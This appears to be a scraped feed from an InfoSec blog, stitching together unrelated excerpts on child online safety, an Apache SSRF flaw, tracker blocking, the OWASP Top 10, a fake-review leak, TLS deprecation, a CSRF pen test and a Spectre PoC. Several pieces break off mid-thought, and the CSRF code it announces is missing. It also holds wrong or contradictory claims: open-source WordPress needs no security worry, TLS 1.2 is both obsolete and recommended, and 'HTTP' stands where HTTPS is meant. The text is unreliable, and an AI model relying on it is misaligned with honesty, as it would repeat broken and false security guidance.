InfoSec and Compliance – With 20 years of blogging experience, DISC InfoSec blog is dedicated to providing trusted insights and practical solutions for professionals and organizations navigating the evolving cybersecurity landscape. From cutting-edge threats to compliance strategies, this blog is your reliable resource for staying informed and secure. Dive into the content, connect with the community, and elevate your InfoSec expertise!
As a resource, the internet is a wonderful place for children to learn, explore ideas, and express themselves creatively. The internet is also key in a child’s social development, helping to strengthen communication skills, for example when playing games or chatting with friends.
However, parents should be aware that all these activities often come with risks. Kids online can be exposed to inappropriate content, cyberbullying, and even predators.
While keeping an eye on what your children see and do online helps protect them against these risks, it’s not easy monitoring your kids without feeling like you’re invading their privacy. Just asking what websites they visit may give the impression that you don’t trust your child.
The key to combatting any big risk is education. It’s important for you and your children to be aware of the dangers, how to protect against them, and how to identify the warning signs. This is why we’ve put together this guide, to help both you and your kids* understand how to navigate the internet safely.
*Look out for our “For Kids” tips below, which you can share with your kids and teens.
A 2020 study by the Pew Research Center found that:
86% of parents of a child under age 11 limit their child’s screen time, while 75% check what their child does online.
71% of parents of a child age 11 or under are concerned their child has too much screen time.
66% of parents think parenting is harder today than it was 20 years ago, with 21% blaming social media in general.
65% of parents believe it’s acceptable for a child to have their own tablet computer before age 12.
Threat actors are exploiting a recently addressed server-side request forgery (SSRF) vulnerability, tracked as CVE-2021-40438, in Apache HTTP servers.
The CVE-2021-40438 flaw can be exploited against httpd web servers that have the mod_proxy module enabled. A threat actor can trigger the issue using a specially crafted request to cause the module to forward the request to an arbitrary origin server.
The vulnerability was patched in mid-September with the release of version 2.4.49, it impacts version 2.4.48 and earlier.
“A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user.” reads the change log for version 2.4.49.
Since the public disclosure of the vulnerability, several PoC exploits for CVE-2021-40438 have been published.
Now experts from Germany’s Federal Office for Information Security (BSI) and Cisco are warning of ongoing attacks attempting to exploit the vulnerability.
Cisco published a security advisory to inform its customers that it is investigating the impact of the issue on its products. The issue impacts Prime Collaboration Provisioning, Security Manager, Expressway series and TelePresence Video Communication Server (VCS) products. However, the IT giant states that it is still investigating its product line.
“In November 2021, the Cisco PSIRT became aware of exploitation attempts of the vulnerability identified by CVE ID CVE-2021-40438.” reads the security advisory published by CISCO.
The German BSI agency also published an alert about this vulnerability, it is aware of at least one attack exploiting this vulnerability.
“The BSI is aware of at least one case in which an attacker was able to do so through exploitation the vulnerability to obtain hash values of user credentials from the victim’s system. The vulnerability affects all versions of Apache HTTP Server 2.4.48 or older.” reads the alert published by the BSI.
Dark web monitoring seems to be a hot buzzword in discussions about cyberthreat intelligence (CTI) and how it helps cybersecurity strategy and operations. Indeed, dark web monitoring enables a better understanding of an attacker’s perspective and following their activities on dark web forums can have a great impact on cybersecurity readiness and posture.
Accurate and timely knowledge of attackers’ locations, tools and plans helps analysts anticipate and mitigate targeted threats, reduce risk and enhance security resilience. So why isn’t dark web monitoring enough? The answer lies in both coverage and context.
When we talk about visibility beyond the organization, one needs to make sure the different layers of the web are covered. Adversaries are everywhere, and vital information can be discovered in any layer of the web. In addition, dark web monitoring alone provides threat intelligence that is siloed and out of context. In order to make informed and accurate decisions, a CTI plan has to be both targeted, based on an organization’s needs and comprehensive, with extensive source coverage to support diverse use cases.
Be Wherever Adversaries Are
The internet as we know it is actually the open web, or the surface web. This is the top, exposed, public layer where organizations rarely look for CTI. The other layers are the deep web and the dark web, on which some sites are accessed through the Tor browser. Monitoring the deep/dark web is the most common source of CTI. However, to ensure complete visibility beyond the organization and optimal coverage for gathering CTI, all layers of the web should be monitored. Monitoring the dark web alone leaves an organization pretty much, well, in the dark.
The Shadow Brokers is a great example of why it is important to monitor more than just the dark web. In 2016, the Shadow Brokers published several hacking tools, including many zero-day exploits, from the “Equation Group,” which is considered to be tied to the U.S. National Security Agency (NSA). The exploits and vulnerabilities mostly targeted enterprise firewalls, antivirus software and Microsoft products. The initial publication of the leak was through the group’s Twitter account on August 13, 2016, and the references and instructions for obtaining and decrypting the tools and exploits were published on GitHub and Pastebin, both publicly accessible.
The WannaCry ransomware attack in May 2017 was also first revealed on Twitter, as were different reports on the attack. Coverage of all layers of the web is necessary, yet even with expanded monitoring of additional layers of the web, an organization’s external threat intelligence picture remains incomplete and one-dimensional. There are additional threat intelligence sources to cover in order to get a complete threat intelligence view that is optimized for the needs of an organization. These include:
At the end of April, Apple’s introduction of App Tracking Transparency tools shook the advertising industry to its core. iPhone and iPad owners could now stop apps from tracking their behavior and using their data for personalized advertising. Since the new privacy controls launched, almost $10 billion has been wiped from the revenues of Snap, Meta Platform’s Facebook, Twitter, and YouTube.
Now, a similar tool is coming to Google’s Android operating system—although not from Google itself. Privacy-focused tech company DuckDuckGo, which started life as a private search engine, is adding the ability to block hidden trackers to its Android app. The feature, dubbed “App Tracking Protection for Android,” is rolling out in beta from today and aims to mimic Apple’s iOS controls. “The idea is we block this data collection from happening from the apps the trackers don’t own,” says Peter Dolanjski, a director of product at DuckDuckGo. “You should see far fewer creepy ads following you around online.”
The vast majority of apps have third-party trackers tucked away in their code. These trackers monitor your behavior across different apps and help create profiles about you that can include what you buy, demographic data, and other information that can be used to serve you personalized ads. DuckDuckGo says its analysis of popular free Android apps shows more than 96 percent of them contain trackers. Blocking these trackers means Facebook and Google, whose trackers are some of the most prominent, can’t send data back to the mothership—neither will the dozens of advertising networks you’ve never heard of.
From a user perspective, blocking trackers with DuckDuckGo’s tool is straightforward. App Tracking Protection appears as an option in the settings menu of its Android app. For now, you’ll see the option to get on a waitlist to access it. But once turned on, the feature shows the total number of trackers blocked in the last week and gives a breakdown of what’s been blocked in each app recently. Open up the app of the Daily Mail, one of the world’s largest news websites, and DuckDuckGo will instantly register that it is blocking trackers from Google, Amazon, WarnerMedia, Adobe, and advertising company Taboola. An example from DuckDuckGo showed more than 60 apps had tracked a test phone thousands of times in the last seven days.Most Popular
My own experience bore that out. Using a box-fresh Google Pixel 6 Pro, I installed 36 popular free apps—some estimates claim people install around 40 apps on their phones—and logged into around half of them. These included the McDonald’s app, LinkedIn, Facebook, Amazon, and BBC Sounds. Then, with a preview of DuckDuckGo’s Android tracker blocking turned on, I left the phone alone for four days and didn’t use it at all. In 96 hours, 23 of these apps had made more than 630 tracking attempts in the background.
Using your phone on a daily basis—opening and interacting with apps—sees a lot more attempted tracking. When I opened the McDonald’s app, trackers from Adobe, cloud software firm New Relic, Google, emotion-tracking firm Apptentive, and mobile analytics company Kochava tried to collect data about me. Opening the eBay and Uber apps—but not logging into them—was enough to trigger Google trackers.
At the moment, the tracker blocker doesn’t show what data each tracker is trying to send, but Dolanjski says a future version will show what broad categories of information each commonly tries to access. He adds that in testing the company has found some trackers collecting exact GPS coordinates and email addresses.
“You should see far fewer creepy ads following you around online.”
“Today’s hyper-targeted spear phishing attacks, coming at users from all digital channels, are simply not discernable to the human eye. Add to that the increasing number of attacks coming from legitimate infrastructure, and the reason phishing is the number one thing leading to disruptive ransomware attacks is obvious.”
Human interaction online has largely moved to the cloud
Apps and browsers are used as humans connect with work, family, and friends. Cybercriminals are taking advantage of this by attacking outside of email and taking advantage of less protected channels like SMS text, social media, gaming, collaboration tools, and search apps.
Spear phishing and human hacking from legitimate infrastructure increased in August 2021, 12% (or 79,300) of all malicious URLs identified came from legitimate cloud infrastructure like including AWS, Azure, outlook.com, and sharepoint.com – enabling cybercriminals the opportunity to easily evade current detection technologies.
“We get data from organizations that are testing vendors by trade, bug bounty vendors, and organizations that contribute internal testing data. Once we have the data, we load it together and run a fundamental analysis of what CWEs map to risk categories,” the Open Web Application Security Project (OWASP) explains.
“This installment of the Top 10 is more data-driven than ever but not blindly data-driven. We selected eight of the ten categories from contributed data and two categories from the Top 10 community survey at a high level.”
The reason for leaving space for direct input from application security and development experts on the front lines is the fact that it takes time to find ways to test new vulnerabilities, and they can offer knowledge on essential weaknesses that the contributed data may not show yet.
The list is then published so that it can be reviewed by practitioners, who may offer comments and suggestions for improvements.
WordPress is a PHP-based content management system that may be used in conjunction with MySQL. The best part about WordPress is that it is free and open source software. It offers many plugins and themes that make it easier for non-technical users to deploy a website. It also allows continuous backup. And since it is open-source, there is no need to worry about security because most of the major flaws have already been addressed.
What Are the Basic WordPress Vulnerabilities and How Can I Patch Them?
Considering WordPress is open source and very customizable, there are a few issues to address while installing it on your server. We’ll go through some of the WordPress flaws and how to protect your installation.

The RedMonk Programming Language Rankings: June 2021
This iteration of the RedMonk Programming Languages is brought to you by Microsoft. Developers build the future. Microsoft supports you in any language and Java is no exception; we love it. We offer the best Java dev tools, infrastructure, and modern framework support. Modernize your Java development with Microsoft.
While we generally try to have our rankings in July immediately after they are run, we generally operate these on a better late than never basis. On the assumption, then, that August is better than never, below are your RedMonk Q3 language rankings.
As always, these are a continuation of the work originally performed by Drew Conway and John Myles White late in 2010. While the specific means of collection has changed, the basic process remains the same: we extract language rankings from GitHub and Stack Overflow, and combine them for a ranking that attempts to reflect both code (GitHub) and discussion (Stack Overflow) traction. The idea is not to offer a statistically valid representation of current usage, but rather to correlate language discussion and usage in an effort to extract insights into potential future adoption trends.
Our Current Process
The data source used for the GitHub portion of the analysis is the GitHub Archive. We query languages by pull request in a manner similar to the one GitHub used to assemble the State of the Octoverse. Our query is designed to be as comparable as possible to the previous process.
Language is based on the base repository language. While this continues to have the caveats outlined below, it does have the benefit of cohesion with our previous methodology.
We exclude forked repos.
We use the aggregated history to determine ranking (though based on the table structure changes this can no longer be accomplished via a single query.)
For Stack Overflow, we simply collect the required metrics using their useful data explorer tool.
OWASP Top 10 vulnerabilities is a list of the 10 most common security vulnerabilities in applications. The Top 10 OWASP web application security vulnerabilities are updated every 3-4 years. Last updated in 2017, the vulnerabilities featuring on the list are:
Injection
Broken Authentication
Sensitive Data Exposure
XML External Entities (XXE)
Broken Access Control
Security Misconfigurations
Cross-Site Scripting (XSS)
Insecure Deserialization
Using Components with Known Vulnerabilities
Insufficient Logging and Monitoring
OWASP Top 10 vulnerabilities help raise awareness of the latest threats facing websites and web applications. Organizations and developers can leverage this list to ensure secure coding, tune up security and keep their security posture fortified.
There is an ongoing battle between the e-commerce giant and dubious sellers, worldwide, who wish to hamstring competitors and gain an edge by generating fake reviews for their products.
This can include paying individuals to leave a glowing review or by offering free items in return for positive, public feedback.
How they operate and stay under Amazon’s radar varies, but an open ElasticSearch server has exposed some of the inner workings of these schemes.
On Thursday, Safety Detectives researchers revealed that the server, public and online, contained 7GB of data and over 13 million records appearing to be linked to a widespread fake review scam.
It is not known who owns the server but there are indicators that the organization may originate from China due to messages written in Chinese, leaked during the incident.
The database contained records involving roughly 200,000 – 250,000 users and Amazon marketplace vendors including user names, email addresses, PayPal addresses, links to Amazon profiles, and both WhatsApp and Telegram numbers, as well as records of direct messages between customers happy to provide fake reviews and traders willing to compensate them.
According to the team, the leak may implicate “more than 200,000 people in unethical activities.”

The database, and messages contained therein, revealed the tactics used by dubious sellers. One method is whereby vendors send a customer a link to the items or products they want 5-star reviews for, and the customer will then make a purchase.
Several days after, the customer will leave a positive review and will send a message to the vendor, leading to payment via PayPal — which may be a ‘refund,’ while the item is kept for free.
As refund payments are kept away from the Amazon platform, it is more difficult to detect fake, paid reviews.
Usually, when browser updates come out, it’s obvious what to do if you’re running that browser on your laptop or desktop computer.
But we often get questions from readers (questions that we can’t always answer) wondering what to do if they’re using that browser on their mobile phone, where version numbering is often bewildering.
In the case of Firefox’s latest update we can at least partly answer that question for Android users, because the latest 88.0.1 “point release” of Mozilla’s browser lists only one security patch dubbed critical, namely CVE-2021-29953:
This issue only affected Firefox for Android. Other operating systems are unaffected. Further details are being temporarily withheld to allow users an opportunity to update.
The bug listed here is what’s known as a Universal Cross-site Scripting (UXSS) vulnerability, which means it’s a way for attackers to access private browser data from website X while you are browsing on booby-trapped website Y.
An overall prevalence of high-severity vulnerabilities such as remote code execution, SQL injection, and cross-site scripting;
Medium-severity vulnerabilities such as denial-of-service, host header injection and directory listing, remained present in 63% of web apps in 2020;
Several high-severity vulnerabilities did not show improvement in 2020 despite being well understood, such as the incidence of remote code execution, which increased by one percentage point last year.
COVID-19 pushed organizations and consumers to an even greater reliance on web applications. As organizations depend on web applications – ranging from web conferencing and collaboration environments to e-commerce sites – to handle what were once in-person tasks, web application security has become even more critical than ever. And that’s what makes a lost year of web application security so troublesome.
Web attacks reached new highs during the pandemic, according to Interpol, and that puts the security of companies at greater risk.
“It’s very troubling to see this loss of momentum due to reduced attention to web application security,” said Invicti president and COO Mark Ralls in a formal statement. “As we look ahead, we hope to see organizations adopt best practices and invest in security, so that they can continue to advance their web security posture, protect their customers, and avoid being the next big security breach headline.”
A zero-day is where the crooks find an exploitable security hole before the good guys do, and start abusing that bug to do bad stuff before a patch exists.
The name reflects the annoying fact that there were zero days that you could possibly have been ahead of the crooks, even if you are the sort of accept-no-delays user who always patches on the very same day that software updates first come out.
To be fair to the Chromium team, the most recent zero-day hole, patched in version 90 of the Chrome and Chromium projects, is best described as half-a-hole. You have to go out of your way to run the browser with its protective sandbox turned off, something that you will probably not do by choice, and are unlikely to do by mistake.
In a brief yet fascinating press release, Europol just announced the arrest of an Italian man who is accused of “hiring a hitman on the dark web”.
According to Europol:
The hitman, hired through an internet assassination website hosted on the Tor network, was paid about €10,000 worth in Bitcoins to kill the ex-girlfriend of the suspect.
Heavy stuff, though Europol isn’t saying much more about how it traced the suspect other than that it “carried out an urgent, complex crypto-analysis.”
In this case, the word crypto is apparently being used to refer to cryptocurrency, not to cryptography or cryptanalysis.
In other words, the investigation seems to have focused on unravelling the process that the suspect followed in purchasing the bitcoins used to pay for the “hit”, rather than on decrypting the Tor connections used to locate the “hitman” in the first place, or in tracing the bitcoins to the alleged assassin.
Fortunately (if that is the right word), and as we have reported in the past, so-called dark web hitmen often turn out to be scammers – after all, if you’ve just done a secret online deal to have someone killed, you’re unlikely to complain to the authorities if the unknown person at the other end runs off with your cryptocoins:
IETF has formally deprecated the TLS 1.0 and TLS 1.1 cryptographic protocols because they lack support for recommended cryptographic algorithms and mechanisms
The Internet Engineering Task Force (IETF) formally deprecates Transport Layer Security (TLS) versions 1.0 (RFC 2246) and 1.1 (RFC 4346). Both versions lack support for current and recommended cryptographic algorithms and mechanisms. TLS version 1.2 was recommended for IETF protocols in 2008 and became obsolete with the introduction of TLS version 1.3 in 2018.
The TLS protocol was designed to allow client/server applications to communicate over the Internet in a secure way preventing message forgery, eavesdropping, and tampering.
The move to deprecate old versions aims at making products using them more secure.
The IETF now only recommends the use of the two latest versions TLS 1.2 and TLS 1.3.
Experts pointed out that older versions of the protocol were using cryptographic algorithms that were hit by multiple attacks over the years, including as BEAST, LUCKY 13, POODLE, and ROBOT.
Recently the US National Security Agency (NSA) published a guide urging organizations on eliminating obsolete Transport Layer Security (TLS) protocol configurations.
However, the number of organizations that are still using the deprecated versions of the protocol is still high.
If you type in securityboulevard.com, Chrome version 90 will send you directly to the secure version of the site. Surprisingly, that’s not what it currently does—instead, Google’s web browser relies on the insecure site to silently redirect you.
That’s slow. And it’s a privacy problem, potentially. This seemingly unimportant change could have a big—if unseen—impact.
So long, cleartext web. In today’s SB Blogwatch, we hardly knew ye.
Your humble blogwatcher curated these bloggy bits for your entertainment. Not to mention: Making breakfast.
Lack of security is currently the norm in Chrome. … The same is true in other browsers. … This made sense in the past when most websites had not implemented support for HTTP. … But these days, most of the web pages loaded rely on secure transport. … Among the top 100 websites, 97 of them currently default to HTTPS. [So] when version 90 of Google’s Chrome browser arrives in mid-April, initial website visits will default to a secure HTTPS connection.
CSRF arises because of a problem with how browsers treat cross origin requests. Take the following example: a user logs into site1.com and the application sets a cookie called ‘auth_cookie’. A user then visits site2.com. If site2.com makes a request to site1.com, the browser sends the auth_cookie along with it.
Normally this doesn’t matter, if it’s a GET request then the page is served, and the same-origin policy stops any funny business. But what if site2.com makes a POST request instead? That request came from the same computer as the valid session and uses the correct authentication cookie. There’s no way to tell the difference, and any state-changing operation can be performed.
During the course of a recent penetration test I noticed that, on the application I was assessing, admins had the ability to add web pages: a pretty reasonable action for the site in question. Unfortunately, the action of adding a page was vulnerable to CSRF. My pen test attack not only created a new page, but also stole administrative credentials from the site, using some unorthodox HTML.
Now, the start of any CSRF attack is always the payload. The first thing to note here is that when an iframe loads, it sends a GET request to whatever is specified in the ‘src’ parameter. Normally this is a standard page, and the content is displayed. But what if you framed a ‘log-off’ page which invalidated your authentication cookie and then redirected you back to ‘index.html’?
Well, turns out it does exactly what it says on the tin, but, importantly, it doesn’t redirect the entire page, only the contents of the iframe. The following code logs a user out without causing a redirect, so any malicious JavaScript injected will still execute.
Today, we’re sharing proof-of-concept (PoC) code that confirms the practicality of Spectre exploits against JavaScript engines. We use Google Chrome to demonstrate our attack, but these issues are not specific to Chrome, and we expect that other modern browsers are similarly vulnerable to this exploitation vector. We have developed an interactive demonstration of the attack available at https://leaky.page/ ; the code and a more detailed writeup are published on Github here.
The demonstration website can leak data at a speed of 1kB/s when running on Chrome 88 on an Intel Skylake CPU. Note that the code will likely require minor modifications to apply to other CPUs or browser versions; however, in our tests the attack was successful on several other processors, including the Apple M1 ARM CPU, without any major changes.